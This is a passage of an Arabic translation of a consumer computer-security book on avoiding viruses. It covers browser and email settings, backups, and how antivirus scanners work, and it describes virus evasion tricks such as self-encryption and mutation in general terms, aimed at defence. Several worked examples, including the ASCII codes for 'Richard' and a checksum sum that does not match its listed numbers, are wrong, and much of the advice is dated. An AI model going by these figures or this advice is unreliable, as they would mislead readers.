ومن المصادر الحديثة للإصابة بالفيروسات ترقية البرامج التلقائية. فمن عيوب البرمجة الخاصة بالكائنات أن أغلب التطبيقات في عصرنا الحاضر لا يتم شحنها في ملف واحد ضخم. ولكنها كائنات قياسية، ويتم تخزين مكوناتها المتعددة في ملفات متباينة. كما أن هذه التطبيقات تعتبر ملفات مشتركة. وعلى سبيل المثال، يمتلك كل من Microsoft Outlook Express وبرنامج Word سمة التدقيق الإملائي. إلا أن كلا منهما لا يحتوي على سمة منفصلة، ولكن كلا منهما يستخدم نفس القياس.

ولا يخلو أي برنامج مهما كانت درجة تقدمه من الفيروسات. وهناك العديد من المعايير لقياس التغيرات في الأداء. ولذلك، فهذه البرامج تحتوي على العديد من الأخطاء والتي تظهر بمرور الوقت.

إلا أن شبكة الإنترنت، بالإضافة إلى برامج التعامل مع الكائنات سهلت عرض الترقية كمحاولة لتنزيل التصليحات لتلك الأخطاء. وهذه الخدمات، والتي كانت تسمى في الماضي Service Packs وUpgrades وService Releases، تحل محل بعض وحدات القياس (لا يتم استبدال التطبيق بأكمله ولكن فقط وحدات القياس السيئة). ويمكن أن تكون هذه العملية أيضًا تلقائية. وإذا وافقت على أن يقوم نظام تشغيل Windows أو أي تطبيق آخر بالاتصال تلقائيًا بموقع الترقية بطريقة منتظمة للبحث عن أي إصلاحات أو معالجة للفيروسات، فسوف يتم إنزال هذه الإصلاحات تلقائيًا وتنفيذها. وهذه العملية تضمن حصولك على أحدث وأفضل الإمدادات لنظام التشغيل أو التطبيقات. إلا أن ذلك قد يتسبب أيضًا في انتقال بعض الفيروسات لجهازك.

الحماية من فيروسات الكائنات

لابد من إيقاف تشغيل عملية Active Setup الخاصة بـ Microsoft إذا كنت تستخدمها في أي من برامجك الحالية. وقد يطالبك الجهاز بإذن لتحديث أجهزة تحكم

ActiveX على جهاز الكمبيوتر الخاصة بك. (ونقوم بهذا الأمر للتأكد من أنك تمتلك أحدث إصدار من البرامج - وهذا الأمر يتضمن زيادة السرعة وبعض السمات الإضافية وإصلاحات للأجهزة.) وربما كان من الأفضل أن ترفض هذا التصريح وأن تقوم بإيقاف تشغيل الترقية الأوتوماتيكية عند ظهورها في نظامك. وبالإضافة إلى ذلك، يمكنك أن تتصل بموقع Microsoft على شبكة ويب للتأكد من وجود أي تحديثات أو خدمات ترغب في تثبيتها. وعندئذ يمكنك أن تقوم بتنزيلها تلقائيًا. ويمكنك أن تثق أن الخدمات التي يقدمها موقع Microsoft تخلو من الفيروسات.

ويمكنك أيضًا أن تقوم بزيارة صفحات ويب التي تحتوي على Active X أو غيرها من الكائنات. وقد تحصل على بريد إلكتروني بداخله كائنات. ولكن حتى إذا كان قد تم توقيعه إلكترونيا (انظر الفصل الخامس عشر)، فمن الأفضل ألا تتقبله. ويمكنك أن تتخذ الخطوات التالية لحماية نفسك:

- قم بإيقاف تشغيل خيار Download Signed ActiveX في كل برامجك
- قم بإيقاف تشغيل Active Scripting. (في Internet Explorer، اختر Tools <= Internet Options)، ثم انقر فوق علامة تبويب Security وانقر فوق زر Custom Level).

وتعرض التطبيقات المختلفة شتى الطرق لإعداد تفضيلات الأمان. يمكنك أن تستخدم Tools <= Options (مربع حوار . وفي برنامج Outlook Express للبريد الإلكتروني، يمكنك أن تقوم بتخصيص مستوى الحماية ويمكنك أيضًا أن تحدد إذا كانت النصوص أو أجهزة التحكم في ActiveX يمكن تنفيذها داخل رسائل HTML في البريد الإلكتروني. (وهذا الأمر غير مفضل).

ولكي تحمي نفسك من فيروسات البريد الإلكتروني، اتبع الخطوات التالية من خلال Outlook Express:

١ - اختر Tools<= Options .

٢ - انقر فوق علامة تبويب Security.

٣ - في جزء Security Zones من صفحة Security، اختر Restricted Sites Zone (انظر الشكل ٢٣ - ٣).

ولكي تحمي نفسك من الفيروسات التي تنتقل عن طريقة HTML (وذلك عند زيارة موقع ويب يحتوي على كائنات ActiveX تحتوي على فيروس)، قم بتشغيل -In


ternet Explorer، ثم اتبع الخطوات التالية:

١ـ اختر Tools <= Internet Options.

٢ـ انقر فوق علامة تبويب Security.

٣ـ انقر فوق أيقونة Internet.

٤ـ حرك المنزلق حتى يصل إلى الإعداد High (انظر الشكل ٢٣ – ٤). وسوف يوقف هذا الأمر عمل Cookies (وهي البيانات التي يتم تخزينها على محرك الأقراص الصلبة من مواقع ويب، وقد تناولناها في الفصل الثامن) كما أنها تمنع تنزيل أجهزة التحكم ActiveX على جهازك. وربما كان الخيار High فعالاً بعض الشيء. وفي الإعداد Medium يمنع تنزيل أي أجهزة تحكم غير معروفة المصدر.



الشكل (٢٣ – ٣)

قم بتحديد خيار Restricted Site Zone للحماية من الفيروسات داخل النصوص أو الكائنات في البريد الإلكتروني.

الشكل (٢٣ – ٤)

استخدم هذا الخيار إذا كنت ترغب في الحصول على أقصى درجات الحماية.



لا يمكنك أن تتعامل مع جهاز الكمبيوتر وعالم الإنترنت بدون أي مخاطر. إلا أن ذلك لا يعني أن لا تقرأ أي رسالة في البريد الإلكتروني، وألا تقوم بزيارة مواقع ويب الجديدة وأن تحتفظ بتسجيل لكل تغيير في محرك الأقراص الصلبة الخاص بك أو أن تقوم بتشغيل برنامج مضاد للفيروسات لما لا يقل عن 10 مرات يومياً.

وهناك حل وسط بين الانغلاق العام والتعرض السافر للفيروسات وهو ما سنوصي به في هذا الفصل. اتبع النصيحة التالية وسوف تصبح قادراً على تجنب الفيروسات واستعادة نظامك إذا أصابتك أي منها.

مصدر التهديد

لا تمثل الفيروسات ذلك الرعب الذي تشير إليه الصحف والحكومات. وعلى سبيل المثال تحتوي جريدة USA Today وغيرها من المجلات الأمريكية على قصص مخيفة للفيروسات التي تصيب الأجهزة كل أسبوع، ولكن هل تعرف أي شخص تعرض بالفعل لتلك الفيروسات؟ بالطبع لا بل أن احتمال تعرضك لفيروسات الكمبيوتر منخفض للغاية.

وعندما يصبح أحدهم مسئولاً عن نظام الكمبيوتر في إحدى الشركات الكبرى، فلا ريب أنه سيعترض لهذا الحديث. وإذا كنت في هذا الموقع، فسوف تكون المشكلة ذات أبعاد خطيرة إذا تعرض النظام لفيروس ما. وربما كان عليك أيضاً أن تعلم بعض الأشخاص ألا يقوموا بفتح ملفات البريد الإلكتروني غير المتوقعة (وذلك حتى إذا كان المرسل صديقاً معروفاً).

وقد تسبب الفيروسات المشابهة الفيروس Melissa خطراً جسيماً لأغلب الأعمال. وعلاوة على التحذيرات والاقتراحات التي عرضناها في الفصل السابق - سوف تقوم الإرشادات في هذا الفصل بتوضيح ما حدث بالفعل في العشرون عاماً الماضية والإحصائيات الفعلية. وتشير هذه الإحصائيات إلى أن تعرض الأشخاص والشركات للفيروسات أمر نادر وهين للغاية. ولكن إذا راودتك المخاوف، اتبع القواعد المنطقية التالية وسوف تقضي على أي احتمال لإصابتك بالفيروسات:

١ - إذا جاءك بريد إلكتروني يحتوي على ملف ملحق، لا تقوم بفتح هذا الملف. حتى ملفات المستندات البريئة (DOC). قد تحتوي على فيروس قاتل يعمل بمجرد فتح الملف. ويمكنك في هذه الحالة أن تقوم بإرسال خطاب إلكترونياً لصديقك للتأكد من أنه قد أرسل هذه الرسالة. وبهذا سوف تتأكد أن الملف قد أرسله صديق وأنه ليس أحد الفيروسات مثل Melissa والتي تقوم بإرسال نفسها عن طريق دفاتر عناوين الأصدقاء على أجهزة الكمبيوتر.

٢ - لا تقوم بتنزيل الملفات من كل المواقع على شبكة الإنترنت. يمكنك أن تقوم بتنزيل بعض الملفات من موقع Microsoft أو Norton أو أي مصدر معروف. فالمواقع المشهورة مثل ZDNet (وهو مصدر شائع للبرامج القيمة) وAOL حريصة للغاية في فحص البرامج التي يتم عرضها للعامة. إلا أن المواقع الأقل شهرة من ذلك تختلف في درجة الحماية التي توفرها.

٣ - قم بحذف الملفات المرفقة بالبريد الإلكتروني والتي قام شخص غريب بإرسالها إليك. عليك أن تتجنب مجرد الإطلاع عليها أو تنفيذها.

٤ - قم بإيقاف تشغيل وحدات الماكرو. استخدام قائمة Tools <= Options أو Macro Tools لتحديد إعدادات نظام الحماية في كل تطبيقاتك الكبرى (معالج الكلمة والجداول الحسابية وقواعد البيانات وغيرها). قم بإعداد نظام الأمان بحيث يعمل مع أعلى درجة وبهذا لن يتم تنفيذ وحدات الماكرو سوى تلك التي جاءت من مصدر معروف.

٥- افحص البرامج الجديدة واتجه إلى الموقع http://www.mcafee.com

أو http://www.symantec.com/reg:on/reg-eu/ product/navbrochure

لكي تحصل على معلومات عن أهم البرامج المضادة للفيروسات. وأفضل البرامج في هذا المضمار هو McAff وNorton. وعليك أن تقوم بتجديد هذه البرامج باستمرار. ويمكنك أن تقوم بالاتصال بموقعهم على شبكة ويب بشكل منتظم لكي تقوم بترقيه قواعد بيانات البرامج المضادة للفيروسات الخاصة بك ولكي تتعرف على الفيروسات الجديدة ولا تنسى أن عشرات الفيروسات الجديدة يتم كتابتها وإطلاقها يومياً. ويستطيع برنامج McAfee وحده أن يتغلب على أكثر من 45.000 فيروس.

لا يوافق بعض الخبراء على هذه النصيحة. ويشير أحدهم إلى أنك إذا قمت بتشغيل أحد منتجات فحص الفيروسات، فقد تصاب بفيروسات جديدة حيث أن جهاز الفحص الخاص بك سوف يقوم بتقصي الفيروسات الحالية وإزالتها.

٦ - قم بتشغيل برنامج الحماية من الفيروسات في جهازك. وهناك بعض برامج البحث عن الفيروسات التي تعمل طوال الوقت أثناء تشغيل جهاز الكمبيوتر. وقد يقلل هذا المدخل من سرعة الجهاز ولكن إذا كنت تواجه أية مشاكل

جادة مع الفيروسات، فسوف تكون هذه هي أسرع طريقة للبحث عن الفيروسات ومعالجتها. وقد لا يحتاج أغلبنا لهذا المستوى من الحماية ولكن إذا كان جهازك شديد الحساسية أو إذا كانت البيانات لا يمكن تعويضها بسهولة، أو إذا كنت مرغمًا على تشغيل برنامج لا تعرف مصدره جيداً - فربما كان من الأفضل أن تقوم بمسح دائم للجهاز.

جهاز بدون فيروسات

قد يقوم أحد المستخدمين بتنزيل ملفات MID وMP3 (ملفات موسيقى) من مصادر متعددة على شبكة الإنترنت وقد يقوم كذلك بفتح ملفات DOC الملحقة بالبريد عن طريق المحرر (بدون معرفة سابقة بمرسل الملف). وقد يستغني هذا الشخص عن البرامج المضادة للفيروسات. وهذا الأمر قائم وممكن تطبيقه إذا كنت مستعدا لتثبيت كل ما لديك من تطبيقات وبرامج - بما في ذلك نظام التشغيل - مرة أخرى (مما يتطلب توافر كل CDs الخاصة بهم). وفي مثل هذه الحالة لابد أن تقوم أيضًا بعمل نسخ احتياطية من كل بياناتك يومياً.

تجدد الفيروسات

تذكر أن حتى أقوى البرامج المضادة للفيروسات لا يمكنها أن تقاوم كل الفيروسات طوال الوقت. وهذا الأمر يعني أن الحماية من كل الفيروسات مستحيلة. وقد يصيب جهاز فيروس ما في إحدى فترات حياتك أيا كانت الاحتياطات التي تتخذها.

وإذا أردنا أن نلخص كل ما نرغب في قوله فسوف نشير إلى أن أي منا قد يصاب جهازه بأحد الفيروسات وأسلم طريقة للوقاية هي أن تقوم دائمًا بعمل نسخ احتياطية لبياناتك.

أفضل حماية

يعتبر النسخ الاحتياطي لكل بياناتك هو أفضل حماية من الفيروسات. ولابد أن تقوم بعمل نسخ احتياطية من ملفات البيانات (ملفات DOC أو أي نوع آخر من الملفات التي تقوم بإنشائها أثناء العمل في أحد التطبيقات) والخطر الحقيقي للفيروسات ليس فقط في تدميره لبرنامج معالجة الكلمة؛ فيمكنك دائمًا أن تقوم بإعادة تثبيت معالج الكلمة من اسطوانة CD آلية في دقائق معدودة. ولكن الخطر الحقيقي أنها قد تقوم بمسح او إتلاف بعض البيانات التي لا يمكن استبدالها - وهذا الأمر

يشمل البريد الإلكتروني وكل خطاباتك والجداول الحسابية. وبمعنى آخر، قد تفقد كل نشاطك على هذا الجهاز للأبد.

ولكي تتجنب مثل هذه الكارثة، قم بعمل نسخ احتياطية من ملفات البيانات بصورة منتظمة. وبهذه الطريقة لن تتلف جميع ملفاتك في حالة هجوم أحد الفيروسات ولن تستغرق النسخ الاحتياطية وقتًا طويلاً، كما أنها أفضل طريقة للحماية من الفيروسات. وفي أول مرة تقوم فيها بعمل نسخ احتياطية لملفاتك سوف يستغرق الأمر عشر دقائق أو نصف ساعة. ولكن بعد ذلك لن يستغرق الأمر سوى ثوان معدودة فلن تقوم بعمل نسخ احتياطي سوى للملفات الجديدة أو تلك التي أحدثت فيها بعض التغييرات. ويقوم نظام تشغيل Windows وبرنامج النسخ الاحتياطي بتتبع الملفات التي قمت بنسخها احتياطيا وذلك حتى يتعرف برنامج النسخ الاحتياطي على الملفات التي لابد من حفظها وأي منها قد تم حفظها بالفعل.

لا يمكن تفادي تلف البيانات

على الرغم من أني لم أصاب بأي فيروس خلال عشرون عامًا، فقد واجهت تلف في البيانات أكثر من مرة. لقد واجهت بعض المشاكل مع محرك الأقراص الصلبة الذي واجه بعض التلفيات، وفقدت بعض الأقراص المرنة وأيضًا محركات Zip مما سبب لي العديد من المشاكل وفي بعض الأحيان قمت بتغيير بعض الملفات.

وقد تعلمت من هذه المشاكل أن أقوم بنسخ احتياطي لبياناتي يوميًا. ولا يمكننا أن ننسى أن هذه النسخ الاحتياطية قد تقينا شر الفيروسات.

سمات البرامج المضادة للفيروسات

إذا كنت أحد الأشخاص الذين يحرصون على الوقاية من الفيروسات، فهناك أكثر من إجراء لحمايتك وتقوية نظامك. وفيما يلي الطرق التي تستخدمها البرامج المضادة للفيروسات لحمايتك من الإصابة والطرق التي تتخذها الفيروسات لتخطي هذا النوع من الحماية.

البحث عن الفيروسات

تتكون كل برامج وبيانات الكمبيوتر من وحدات بايت فردية. وقد يحتوي كل بايت على عدد يتراوح بين 0 و255. وإذا أمكنك أن تطلع على وحدات الذاكرة الفردية في جهاز الكمبيوتر (أو على محرك الأقراص الصلبة) سوف ترى تعاقب الأرقام. وعلى سبيل المثال قد ترى هذا التعاقب: 149 98 66 231 230 2.

ويتم تشفير الحروف الأبجدية وعلى سبيل المثال يشير الرقم 65 للحرف A بينما يشير 66 إلى B وهكذا وتليها الحروف الصغيرة بدءًا من a ورقمه 97. وعلى سبيل المثال، سوف يكتب جهاز الكمبيوتر اسم Richard بالطريقة التالية: 28 105 99 100 114 97 104.

ويسمى هذا الأمر شفرة ASCII والتي تستخدم في بعض خطط التشفير الخاصة بجهاز الكمبيوتر، كما أوضحنا سالفًا في الجزء التالي من هذا الكتاب.

وعلى غرار ذلك، تمتلك أوامر برمجة الكمبيوتر قيم عددية خاصة بها. ولذلك، عندما تقوم بفحص أحد الأقراص المرنة أو محرك الأقراص الصلبة أو الذاكرة RAM من الجهاز أو بعض مواضع التخزين الأخرى، فيمكنك أن تبحث عن تعاقب (مجموعة) محددة من البيانات. وعلى سبيل المثال، في كل مرة يظهر اسم Richard في أحد المستندات، يمكنك أن تعثر على التعاقب 100 114 97 104 99 105 82.

ويقوم صانعو الفيروسات بتوجيه الفيروسات لكتابة أحد العبارات أو لحذف الملفات أو غيرها من السلوكيات. وبمجرد أن يتم اكتشاف أحد الفيروسات، يمكنك أن تتعرف على التعاقب المميز له. ويمكن للبرامج المضادة للفيروسات بعد ذلك أن تفحص هذا التعاقب وذلك بالبحث في شفرة البرنامج أو البيانات على القرص أو الذاكرة RAM. وتقوم أجهزة الكمبيوتر بالفحص بسرعة وكفاءة عالية. وعلى سبيل المثال، إذا كنت تقرأ مستند في برنامج معالج الكلمة وقمت باختيار Edit سمة Find، فسوف يقوم جهاز الكمبيوتر في الحال بالبحث في المستندات لتحديد التعاقب المطلوب.

عودة الفيروسات

يحتوي مدخل فحص الفيروسات على بعض نقاط الضعف. وأهم هذه النقاط أن الجهاز يكون قد أصيب بالفعل بأحد الفيروسات عندما يقوم برنامج الفحص بالتعرف على الفيروس. وعلاوة على ذلك، قد يوجه المبرمج الفيروس بحيث يقوم بإخفاء التعاقب. وتسمح تقنية التشفير الذاتي أو التشفير التلقائي للفيروسات بأن تقوم تلقائيًا بإنشاء إصدار مشفر منها وتخزينه في كل البرامج. وقد يكون مفتاح التشفير عشوائيًا، ويمكن تخزينه في الفيروس المشفر. وسوف تكون النتيجة النهائية أن كل نسخة من الفيروس سوف تتخذ شكلاً مختلفًا عند فحصها. وأهم عيوب هذا المدخل أنه عندما يتم تنفيذه، فلابد أن يقوم الفيروس بفك الشفرة لنفسه واستعادة شفرته الأصلية. وهذا يعني أن كود التشفير لابد أن يظل غير مشفر وأن الكود الذي تم فك شفرته يمكن فحصه حيث أنه لا يمكن أن يتغير (لا يمكن تشفيره).

وهناك إجراء آخر يتخذه صانعوا الفيروسات لكي يتجاوزوا الكشف عن طريق الفحص وهو تغيير صفحات الفيروسات. والتحويل - وهو مشابه للتشفير - يعني تغيير بعض مكونات الفيروس. إلا أن التغيير في التحويل يكون دائم التأثير وكل فيروس جديد يختلف عن ذلك الذي سبقه. كيف يمكن لأي فيروس أن يقوم بذلك مع المحافظة على قدرته على إصابة غيره؟ والإجابة أن هناك طرقًا عديدة لتحقيق أي وظيفة في البرمجة. وعلى سبيل المثال، يحتوى برنامج WordBasic على عدة أوامر يمكنك أن تستخدمها لكي تظهر رسالة ما داخل نص المستند الحالي. وعلى غرار ذلك في لغة التجميع، يمكنك أن تقوم بتحميل سجل لخمس (LDX5) أو أن تقوم بمضاعفة سجل ما خمس مرات (INX INX INX INX INX) - وفي كلا الحالتين تتحقق نفس النتيجة ولكن باستخدام شفرة مختلفة تمامًا.

ويحتار صانعي الفيروسات البارعين كثيرًا في البحث عن وسيلة لإخفاء فيروساتهم من الفحص. ويمكن للمبرمجين أن يبدءوا مراحل تنفيذ البرنامج بأي خطوة يرغبون فيها. وعلى سبيل المثال، هذا الأمر يعني أنك تستطيع أن تقوم بتعديل العديد من أوامر البرامج إذا كنت ترغب في ذلك.

وتمتلك كل لغات الكمبيوتر القدرة على الانتقال إلى أي عنوان وإذ تتذكر العنوان الذي انتقلت منه عند ظهور تعليمات العودة. وهذا يعني أن الفيروس قد يتخطى العديد من الخطوات عندما يبدأ في العمل حتى يصل إلى موقع داخل الشفرة ثم يعود تلقائيًا لتلقي مجموعة أخرى من التعليمات (في قائمة لتعليمات الانتقال).

وهذه السمة الخاصة بالانتقال والعودة تشير لقدرة أي شخص على تغيير تتابع الشفرة بأي ترتيب يرغب فيه. وهذا الأمر سوف يثير حيرة جهاز الفحص الذي يبحث عن أنماط معروفة.

تقنيات جديدة

من التقنيات المثيرة المضادة للفيروسات أن تقوم بإرسال برنامج داخل جهازك بهدف جذب الفيروسات. ويحاول هذا البرنامج إغراء الفيروسات لمهاجمته وإصابته (هناك أنماط معروفة من الأداء تجذب انتباه الفيروسات.) ويتابع البرنامج أي تغييرات تطرأ عليه (على سبيل المثال الزيادة في الحجم). وإذا حدث مثل هذا التغيير، تبدأ البرامج المضادة للفيروسات في الانتباه.

وهناك مدخل مشابه لذلك وهو البحث عن طريق النشاط. ولابد أن تقوم الفيروسات بأنماط معينة من الأداء للقيام بأعمالها. وهذا يتضمن فتح ملفات EXE

ويعتبر امتداد الملفات EXE، والذي يشير لكونها تنفيذية، هو الامتداد المثالي الذي تعثر عليه في أغلب أسماء ملفات التطبيقات.

وملفات EXE تم إنشائها للتنفيذ، وليست للقراءة أو الكتابة. وإذا تم قراءة (أو كتابة) برنامج تنفيذي، فلا ريب أن ثمة خطأ في الأمر.

وتقوم الفيروسات بإحداث أنماط غريبة من الأداء ـ مما يجذب لها الانتباه. وعلى سبيل المثال، لابد أن تقوم بعض الفيروسات بقراءة القطاع الجذري والكتابة إليه. وفي نفس الوقت، تقوم بعض الفيروسات الأخرى بالكتابة إلى ملفات EXE أو غيرها من الملفات التنفيذية ـ وهو أمر لا يجب أن يحدث على الإطلاق. ومن قواعد البرمجة المشهورة ألا تقوم بالكتابة لشفرة معدلة ذاتيًا.

التحكم في حجم الملفات

تعتبر الخطط التي تعتمد على التقصي، مثل متابعة ملف EXE للتعرف على أي تغيرات في الحجم، غير مجدية. فالفيروس لا يهتم بتحطيم أمر برامجك. ولكي يتغلب على تغير حجم الملف، قد يقوم الفيروس بتغيير أي شفرة داخل ملف EXE، مما يحافظ على حجم التطبيق كما هو، مما قد يحكم سمة أو أكثر من سمات التطبيق خلال تلك العملية. تذكر أن حجم الفيروس قد يكون صغيراً للغاية فقد لا يتعدى 100 بايت بينما يصل حجم الإصدار Winword.exe (Word 200) إلى 232 , 799 ,8 بايت. ولذلك ليس من الصعب إدخال فيروس داخل برنامج Word بدون تغيير حجم الملف.

أداء متنوع

وهناك نوع آخر من الأداء ـ وهو تنسيق محرك الأقراص الصلبة ـ وهو نادر للغاية في الحسابات العادية، ولا سيما ما قد يتسبب فيه من ضرر بالغ للبرامج والبيانات على محرك الأقراص الصلبة. وتقوم بعض البرامج المضادة للفيروسات بإعادة توجيه المسارات (وهي العناوين التي يمكن للفيروسات أن تقوم باستخدامها لكي تحقق العديد من المهام، وبهذا يتم إرسال طلب بالتنسيق عبر برنامج الفيروس. (يحتوي Microsoft DOS على مجموعة كاملة من التنسيقات.) وعندما يقوم أحد البرامج بتشغيل interrupt، يقوم interrupt بأداء وظيفته، والتي قد تتضمن قراءة الأدلة والملفات وبعض المهام الفريدة مثل تنسيق القرص.

ويقطع برنامج البحث عن الفيروسات الطريق على كل أوامر التنسيق مما ينبهك لمحاولة التنسيق ويسألك البرنامج إذا كنت ترغب بالفعل في حدوث هذا الأمر. ولكن للأسف قد يستطيع أحد الفيروسات أن يتخطى interrupts الجاهزة محدثًا أثره التخريبي مباشرة. وبالإضافة إلى ذلك، يستطيع مؤلفو الفيروسات الحاذقين فحص عوامل interrupt (العناوين المرغوبة) للتأكد إذا كان قد تم إعادة توجيه interrupt. وتعتبر تقنية إعادة التوجيه ذات أثر فعال في منع التنسيق وغيرها من السلوكيات المدمرة.

الفحص المثالي لتغير الملفات


تتضمن أفضل إجراءات الفحص المضاد للفيروسات الفحص المستمر لتطبيقاتك (ملفات EXE وغيرها من الملفات التطبيقية) لكي تتعرف على أي تغيير يطرأ عليها. وهناك العديد من التغييرات الممكنة التي قد يتسبب فيها الفيروس عند دخوله على أحد الملفات وفيها: حجم الملف وزمن ووقت الملف والقيمة الإجمالية. ويستطيع الفيروس بسهولة أن يحافظ على حجم الملف وزمنه وتاريخه. إلا أنه يجد صعوبة كبيرة في الحفاظ على نفس القيمة الإجمالية بعد الكتابة فوق جزء من البرنامج أو البرنامج كله.

ولكن ما هي القيمة الإجمالية؟ تذكر أن شفرات جهاز الكمبيوتر (البرمجة) قد تتراوح ما بين 0 و255 في كل بايت من البرنامج. وترشد بعض هذه الشفرات البرنامج لعرض النص ويقوم البعض الآخر بحفظ البيانات، بينما يقوم فريق ثالث بالحسابات (جمع الأرقام والتدقيق الإملائي وغيرها من العمليات المتعلقة بالمبيعات. ولكن أيا كانت وظيفة البرامج، تتراوح قائمة إعداد الكمبيوتر بين 5 و255. ولتوضيح فكرة القيمة الإجمالية لنفترض أن المبرمج قد كتب سمة صغيرة لحفظ الملفات تتكون من 10 تعليمات. سوف تبدو هذه السمة كما يلي : ,27,157,2,88,240,8,99,201,84 ولكي تحصل على القيمة الإجمالية لهذا الملف، قم بجمع تلك الأعداد سويًا.

وبهذا سنجد أن القيمة الإجمالية لهذه السمة الخيالية 1146. (في الواقع سوف تكون السمة اضخم من ذلك، وكذلك القيمة الإجمالية.) والآن قد يحل الفيروس محل بعض أو كل هذه الشفرة. وهناك احتمال ضعيف أن تتساوى شفرة الفيروس مع نفس نتيجة الشفرة الأصلية. وبهذا، حتى إذا ظل طول (عدد البايت) الملف المصاب كما هو، فلابد أن القيمة الإجمالية سوف تتغير.

ولكن هل هناك عيوب لمدخل حساب القيمة الإجمالية؟ بالطبع نعم. هل تتذكر أن برنامج Word 2000 يصل حجمه إلى 8,799,232 بايت؟ حتى أجهزة الكمبيوتر تستغرق وقتًا طويلاً لحساب مثل هذا الرقم. وأغلب التطبيقات في وقتنا المعاصر يصل

حجمها إلى أكبر من ذلك، وفي كل مرة تقوم بفحصها، لابد أن يقوم القيمة الإجمالية بإعادة الجمع. وبالإضافة إلى ذلك، تقوم بعض برامج الفحص القيمة الإجمالية بترك ملفات نتائج القيمة الإجمالية على محرك الأقراص الصلبة ويقوم البعض الآخر بإضافة القيمة الإجمالية إلى تطبيقاتك وملفات EXE مما يتسبب في تغيير حجم الملف.



إذا كنت قلقًا بخصوص الفيروسات وإذا كانت لديك معرفة فنية جيدة (يمكنك فهم لغة التجميع المتفرقة)، فهناك أكثر من موقع على شبكة الإنترنت يمكنك من الحصول على معلومات تفصيلية وعلى سبيل المثال، سوف تعثر على بيانات مفصلة عن مجموعة متنوعة من الفيروسات وفي الموقع www.fc.net/hprack/under.html ويحتوي هذا الموقع (وهو موقع مجلة Pharck) على أرشيف لشتى المجموعات الإخبارية والمناطق وهذا يتضمن Hex 40، وهي من أشهر المجموعات الإخبارية المتعلقة بالفيروسات (لقد اعتاد كل من واضعي الفيروسات ومحاربيها على قراءة هذه المجموعة الإخبارية). أما disassembly فهي قائمة من تعليمات الكمبيوتر يمكنك قراءتها والتعرف عليها. ويمكن لأداة البرامج التي تسمى disassembler أن تعرفك على جزءًا من شفرة البرمجة (مثل الفيروس)، وسوف يقوم sassembler بالتحويل (مثل الفيروس)، وسوف يقوم disassembler بتحويل صف الشفرة إلى تعليمات لغة تجميع مفهومة.

ويتضمن موقع pharck أرشيف يحتوي على 40Hex و N"Anarchy Activist Times و The Art of Technology Digest و Explosives Inc و The BIOC Files و The Cult of the Dead Cow و Chalisti و Digital Free Press و Freakers Bureau Incorporated و Freedom و Informatik و Chaos Digest و The Legion of Doom Technical Journals و Legions of Lucifer وUnderground Miscellaneous Files و N.A.R.C Newsletter و The New Fone Express و Net-work Information Access و National Security Anarchists و Phantasy magazine و PHUN magazine Pirate magazine و The Syn-dicate Report و United Phreakers Incorporated Newsletter و Vindi-cator Publications و and The WorldView، وغيرها من المجلات المتنوعة.

وخلاصة القول أن الفيروسات لا يمكنها أن تحكم البيانات على جهازك ولكن إذا راودتك أي مخاوف، فلعلك وجدت في هذا الفصل بعض الإجراءات لحماية جهازك.

الفهــــــرس

www.google.com
www.dogpile.com

حـيـل وأسـاليـب الـهـاكـرز وطرق الوقاية منها

HACKER ATTACK!

- كيف تحمي جهازك من جرائم الإنترنت
- كل ما ترغب في تعلمه عن نظم الأمان
- تعلم كيف تصنع شفرة لحماية بياناتك
- تعلم كيف تحمي نفسك من فيروسات الحاضر والمستقبل
- قم بإنشاء أنظمة تأمين لكي تحمي جهاز الكمبيوتر المتصل بشبكة الإنترنت.


هذا الكتاب المخصص لحماية الكمبيوتر يصلح للجميع - بدءا من المستخدم العامة وحتى المتخصصين.

يمكنك الآن أن تحصل على ما تصبو إليه نفسك عبر الإنترنت، بدون التعرض لما يعرضك لأخطار هائلة. ويرشدك كتاب حيل وأساليب الهاكرز وطرق الوقاية منها لكيفية حماية أعمالك وموقعك على شبكة ويب وخصوصيتك من جيش المتطفلين الذي يتزايد في العدد بمرور الزمن. ويقوم أحد خبراء الكمبيوتر بتعليمك هذه التقنيات - بدءاً من أبسط الطرق وحتى أكثرها تعقيداً - لكي تتصدى لهجوم المتطفلين والمتخصصين أيضًا وهو يتضمن:

- كيف تحمي نفسك وجهازك أثناء استخدام اتصالات شبكة الإنترنت الحية، مثل الكابل أو DSL.
- الحفاظ على خصوصيتك عبر الإنترنت
- استخدام التشفير لحماية البيانات الهامة
- إرسال البريد الإلكتروني والدردشة والاشتراك في المجموعات الإخبارية بصفة مجهولة.
- حماية شبكة جهازك من المتطفلين.
- حماية أعمالك من هجوم المتطفلين الداخلي والخارجي.
- تجنب فيروسات اليوم والغد

برامج نظم الأمان

سوف تعثر في الأسطوانة الملحقة بهذا الكتاب على نسخ مجانية لتقييم بعض أفضل نظم الحماية المعروفة ومنها FireWalls والحماية من الفيروسات وبرامج لحماية خصوصيتك والتشفير الآمن. كما توفر الأسطوانة العديد من التطبيقات ومنها Zone Alarm و Cyber Scrub و VirusScan و Black ICE و Defender و Webferret و deception و Toolkit و ROP.



الوكيل الوحيد على مستوى الشرق الأوسط

دار الفاروق للنشر والتوزيع

DAR EL FAROUK

فرع وسط البلد: ٢ شارع منصور المبتديان متفرع من شارع مجلس الشعب بجانب محطة مترو سعد زغلول - القاهرة - مصر


تليفون: [illegible] - فاكس: [illegible]

فرع الدقي (الإدارة): ١٠ شارع الدقي - الدور السابع - منزل كوبري الدقي - إتجاه الجامعة

تليفون: [illegible] - فاكس: [illegible] - الجيزة - مصر

مستوى القارئ: مبتدئ - متوسط

فئة الكتاب: انترنت



SYBEX



